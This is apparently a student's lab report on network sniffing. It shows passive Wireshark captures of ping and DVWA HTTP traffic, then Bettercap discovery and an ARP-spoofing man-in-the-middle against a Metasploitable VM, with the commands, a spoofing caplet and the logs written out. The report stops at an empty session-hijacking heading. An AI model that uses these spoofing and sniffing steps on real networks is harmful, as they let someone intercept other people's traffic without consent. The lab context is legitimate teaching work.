

Praneesh R V


CB.SC.U4CYS23036

VAPT Assignment – 6 -Sniffing

Passive Sniffing

Connectivity Verification and Initial Packet Capture


```
(kali㉿kali)-[~]
$ ping 192.168.31.132
PING 192.168.31.132 (192.168.31.132) 56(84) bytes of data.
64 bytes from 192.168.31.132: icmp_seq=1 ttl=64 time=2.23 ms
64 bytes from 192.168.31.132: icmp_seq=2 ttl=64 time=0.415 ms
64 bytes from 192.168.31.132: icmp_seq=3 ttl=64 time=0.553 ms
64 bytes from 192.168.31.132: icmp_seq=4 ttl=64 time=0.293 ms
64 bytes from 192.168.31.132: icmp_seq=5 ttl=64 time=0.322 ms
^C
— 192.168.31.132 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4063ms
rtt min/avg/max/mdev = 0.293/0.762/2.228/0.738 ms
```



The image shows a Wireshark packet capture window for interface eth0. The filter is set to 'icmp'. The packet list shows 10 packets (No. 8 to 19) of ICMP Echo (ping) requests and replies between 192.168.31.133 and 192.168.31.132. The packet details pane shows the selected packet (No. 8) with its structure: ICMP Echo (ping) request, ID 0xa07.

No.	Time	Source	Destination	Protocol	Length	Info
8	3.749582745	192.168.31.133	192.168.31.132	ICMP	98	Echo (ping) request id=0xa07
9	3.749937583	192.168.31.132	192.168.31.133	ICMP	98	Echo (ping) reply id=0xa07
12	4.749800631	192.168.31.133	192.168.31.132	ICMP	98	Echo (ping) request id=0xa07
13	4.750189362	192.168.31.132	192.168.31.133	ICMP	98	Echo (ping) reply id=0xa07
14	5.762300935	192.168.31.133	192.168.31.132	ICMP	98	Echo (ping) request id=0xa07
15	5.762825738	192.168.31.132	192.168.31.133	ICMP	98	Echo (ping) reply id=0xa07
16	6.786587321	192.168.31.133	192.168.31.132	ICMP	98	Echo (ping) request id=0xa07
17	6.786853384	192.168.31.132	192.168.31.133	ICMP	98	Echo (ping) reply id=0xa07
18	7.810506667	192.168.31.133	192.168.31.132	ICMP	98	Echo (ping) request id=0xa07
19	7.810805110	192.168.31.132	192.168.31.133	ICMP	98	Echo (ping) reply id=0xa07

HTTP Traffic and Web Session Analysis using DVWA



_ws.col.protocol == "HTTP"						
No.	Time	Source	Destination	Protocol	Length	Info
47	2.697845159	192.168.31.133	192.168.31.132	HTTP	481	GET /dvwa/login.php HTTP/1.1
49	2.725917330	192.168.31.132	192.168.31.133	HTTP	1703	HTTP/1.1 200 OK (text/html)

42	1.110421771	151.101.1.91	192.168.31.133	TLSv1.3	239	Application Data, Appli
43	1.110469098	192.168.31.133	151.101.1.91	TCP	54	58484 → 443 [ACK] Seq=3
44	2.696288739	192.168.31.133	192.168.31.132	TCP	74	36326 → 80 [SYN] Seq=0
45	2.697624630	192.168.31.132	192.168.31.133	TCP	74	80 → 36326 [SYN, ACK] S
46	2.697654526	192.168.31.133	192.168.31.132	TCP	66	36326 → 80 [ACK] Seq=1
47	2.697845159	192.168.31.133	192.168.31.132	HTTP	481	GET /dvwa/login.php HTT
48	2.698130498	192.168.31.132	192.168.31.133	TCP	66	80 → 36326 [ACK] Seq=1
49	2.725917330	192.168.31.132	192.168.31.133	HTTP	1703	HTTP/1.1 200 OK (text/
50	2.725948368	192.168.31.133	192.168.31.132	TCP	66	36326 → 80 [ACK] Seq=41
51	2.977427762	192.168.31.133	34.149.226.178	TLSv1.2	100	Application Data
52	2.977782980	34.149.226.178	192.168.31.133	TCP	60	443 → 43986 [ACK] Seq=1

arp						
No.	Time	Source	Destination	Protocol	Length	Info
80	20.457608452	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.31.2? Tell 19
81	20.985828005	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.31.2? Tell 19
90	21.976062425	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.31.2? Tell 19
91	22.987564148	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.31.2? Tell 19
92	24.982717845	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.31.240? Tell
93	25.976771425	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.31.240? Tell
94	29.523834961	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.31.2? Tell 19
95	30.477999135	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.31.2? Tell 19

Active Sniffing

ARP SPOOFING

ARP Table Inspection and Target
Identification

```
(kali@kali)-[~]
$ arp -a
? (192.168.31.254) at 00:50:56:e7:30:d3 [ether] on eth0
? (192.168.31.2) at 00:50:56:ff:5f:d9 [ether] on eth0
? (192.168.31.132) at 00:0c:29:fa:dd:2a [ether] on eth0
(kali@kali)-[~]
```

```
(kali@kali)-[~]
$ ip neigh
192.168.31.254 dev eth0 lladdr 00:50:56:e7:30:d3 STALE
192.168.31.2 dev eth0 lladdr 00:50:56:ff:5f:d9 DELAY
192.168.31.132 dev eth0 lladdr 00:0c:29:fa:dd:2a STALE
```

```
(kali@kali)-[~]
$ sudo ip neigh flush all

(kali@kali)-[~]
$ arp -a
? (192.168.31.254) at 00:50:56:e7:30:d3 [ether] on eth0
? (192.168.31.2) at 00:50:56:ff:5f:d9 [ether] on eth0

(kali@kali)-[~]
$ ping 192.168.31.132
PING 192.168.31.132 (192.168.31.132) 56(84) bytes of data:
64 bytes from 192.168.31.132: icmp_seq=1 ttl=64 time=0.719 ms
64 bytes from 192.168.31.132: icmp_seq=2 ttl=64 time=0.799 ms
64 bytes from 192.168.31.132: icmp_seq=3 ttl=64 time=0.406 ms
64 bytes from 192.168.31.132: icmp_seq=4 ttl=64 time=0.422 ms
^C
— 192.168.31.132 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.406/0.586/0.799/0.174 ms

(kali@kali)-[~]
$ arp -a
? (192.168.31.254) at 00:50:56:e7:30:d3 [ether] on eth0
? (192.168.31.2) at 00:50:56:ff:5f:d9 [ether] on eth0
? (192.168.31.132) at 00:0c:29:fa:dd:2a [ether] on eth0

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ sudo bettercap -iface eth0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

192.168.31.0/24 > 192.168.31.133 » [07:24:48] [sys.log] [inf] gateway monitor started ...
192.168.31.0/24 > 192.168.31.133 »
```

Network Discovery using Bettercap

```
(kali@kali)-[~]
$ sudo bettercap -iface eth0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

192.168.31.0/24 > 192.168.31.133 » [07:24:48] [sys.log] [inf] gateway monitor started ...
192.168.31.0/24 > 192.168.31.133 » net.probe on
192.168.31.0/24 > 192.168.31.133 » [07:25:37] [endpoint.new] endpoint 192.168.31.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 » [07:25:37] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.31.0/24 > 192.168.31.133 » [07:25:37] [endpoint.new] endpoint 192.168.31.254 detected as 00:50:56:e7:30:d3 (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 » [07:25:37] [sys.log] [inf] net.probe probing 256 addresses on 192.168.31.0/24
192.168.31.0/24 > 192.168.31.133 » [07:25:37] [sys.log] [inf] zerogod service discovery started
192.168.31.0/24 > 192.168.31.133 » [07:25:37] [endpoint.new] endpoint 192.168.31.1 (SHYAMRAJ) detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 »
```

```
(kali@kali)-[~]
$ sudo bettercap -iface eth0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

192.168.31.0/24 > 192.168.31.133 » [07:26:58] [sys.log] [inf] gateway monitor started ...
192.168.31.0/24 > 192.168.31.133 » set arp.spoof.targets 192.168.31.132
192.168.31.0/24 > 192.168.31.133 » arp.spoof on
192.168.31.0/24 > 192.168.31.133 » [07:27:23] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.31.0/24 > 192.168.31.133 » [07:27:23] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.31.0/24 > 192.168.31.133 » [07:27:23] [endpoint.new] endpoint 192.168.31.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 » [07:27:23] [endpoint.new] endpoint 192.168.31.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 » [07:27:23] [endpoint.new] endpoint 192.168.31.254 detected as 00:50:56:e7:30:d3 (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 »
```

```
(kali@kali)-[~]
$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:de:5d:16, IPv4: 192.168.31.133
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.31.1 00:50:56:c0:00:08 (Unknown)
192.168.31.2 00:50:56:ff:5f:d9 (Unknown)
192.168.31.132 00:0c:29:fa:dd:2a (Unknown)
192.168.31.254 00:50:56:e7:30:d3 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.836 seconds (139.43 hosts/sec). 4 responded

(kali@kali)-[~]
$
```

ARP Spoofing and Man-in-the-Middle Traffic Capture

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.132/24 brd 192.168.31.255 scope global eth0
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

_ws.col.protocol == "HTTP"						
No.	Time	Source	Destination	Protocol	Length	Info
20	2.575710119	192.168.31.133	192.168.31.132	HTTP	481	GET /dvwa/login.php HTTP/1.1
22	2.599822410	192.168.31.132	192.168.31.133	HTTP	1703	HTTP/1.1 200 OK (text/html)

```

GNU nano 9.0
Discover devices on the local network
net.probe on

# Show discovered hosts periodically
set ticker.commands 'clear; net.show'
set ticker.period 5
ticker on

# Target the Metasploitable machine
set arp.spoof.targets 192.168.56.102

# Spoof both the target and gateway
set arp.spoof.full duplex true

# Start ARP poisoning
arp.spoof on

# Start packet sniffing
set net.sniff.local true
net.sniff on

```

```

(kali@kali)-[~]
$ sudo bettercap -iface eth0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

192.168.31.0/24 > 192.168.31.133 » [07:33:27] [sys.log] [inf] gateway monitor started ...
192.168.31.0/24 > 192.168.31.133 » set arp.spoof.full duplex true
192.168.31.0/24 > 192.168.31.133 » arp.spoof on
192.168.31.0/24 > 192.168.31.133 » [07:33:45] [sys.log] [warn] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will
Fail.
192.168.31.0/24 > 192.168.31.133 » [07:33:45] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.31.0/24 > 192.168.31.133 » [07:33:45] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.31.0/24 > 192.168.31.133 » [07:33:45] [endpoint.new] endpoint 192.168.31.254 detected as 00:50:56:e7:30:d3 (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 » [07:33:45] [endpoint.new] endpoint 192.168.31.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 » [07:33:45] [endpoint.new] endpoint 192.168.31.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
192.168.31.0/24 > 192.168.31.133 »

```

```

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.132/24 brd 192.168.31.255 scope global eth0
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.31.254            ether    00:50:56:E7:30:D3    C                    eth0
192.168.31.133            ether    00:0C:29:DE:5D:16    C                    eth0
msfadmin@metasploitable:~$

```

```

192.168.31.0/24 > 192.168.31.133 * net.sniff on
192.168.31.0/24 > 192.168.31.133 * events.stream on
192.168.31.0/24 > 192.168.31.133 * [07:50:45] [sys.log] [ERR] module events.stream is already running
192.168.31.0/24 > 192.168.31.133 * [07:53:03] [sys.log] [INFO] ipvs fe00::3811:ad04:cd04:8161 detected for 192.168.31.1 (00:50:56:c8:00:00)
192.168.31.0/24 > 192.168.31.133 * [07:53:03] [net.sniff.mdnss] mdns fe00::3811:ad04:cd04:8161 : 3177f609-3810-4e13-bef0-41629e8a0b48.local is 172.16.0.2
192.168.31.0/24 > 192.168.31.133 * [07:53:03] [net.sniff.mdnss] mdns 192.168.31.1 : 3177f609-3810-4e13-bef0-41629e8a0b48.local is 172.16.0.2
192.168.31.0/24 > 192.168.31.133 * [07:53:04] [net.sniff.mdnss] mdns fe00::3811:ad04:cd04:8161 : 3177f609-3810-4e13-bef0-41629e8a0b48.local is 172.16.0.2
192.168.31.0/24 > 192.168.31.133 * [07:53:04] [net.sniff.mdnss] mdns 192.168.31.1 : 3177f609-3810-4e13-bef0-41629e8a0b48.local is 172.16.0.2
192.168.31.0/24 > 192.168.31.133 * [07:53:05] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : c5181002-254f-4649-88c6-b62308cbbf7c.local is 2606:4700
110:063f:dac0:5c00:1920:357a * [07:53:05] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : c5181002-254f-4649-88c6-b62308cbbf7c.local is 2606:4700
110:063f:dac0:5c00:1920:357a * [07:53:06] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : c5181002-254f-4649-88c6-b62308cbbf7c.local is 2606:4700
110:063f:dac0:5c00:1920:357a * [07:53:06] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : c5181002-254f-4649-88c6-b62308cbbf7c.local is 2606:4700
110:063f:dac0:5c00:1920:357a * [07:53:07] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : b5d59634-b542-4f7e-815b-466bdf01d33f.local is 172.16.0.
110:063f:dac0:5c00:1920:357a * [07:53:07] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : b5d59634-b542-4f7e-815b-466bdf01d33f.local is 172.16.0.
110:063f:dac0:5c00:1920:357a * [07:53:08] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : b5d59634-b542-4f7e-815b-466bdf01d33f.local is 172.16.0.
110:063f:dac0:5c00:1920:357a * [07:53:08] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : b5d59634-b542-4f7e-815b-466bdf01d33f.local is 172.16.0.
110:063f:dac0:5c00:1920:357a * [07:53:09] [net.sniff.mdnss] mdns c5181002-254f-4649-88c6-b62308cbbf7c.local : fc2273ad-676c-4ee0-800f-a510504e3e10.local is 2606:4700

```

```

msfadmin@metasploitable:~$ uget http://testaspnet.vulnweb.com
--03:54:34-- http://testaspnet.vulnweb.com/
=> 'index.html'
Resolving testaspnet.vulnweb.com... 44.238.29.244
Connecting to testaspnet.vulnweb.com|44.238.29.244|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14,060 (14K) [text/html]

100%[=====>] 14,060 62.16K/s

03:54:35 (62.07 KB/s) - 'index.html' saved [14060/14060]
msfadmin@metasploitable:~$

```

Session Hijacking using Burpsuite

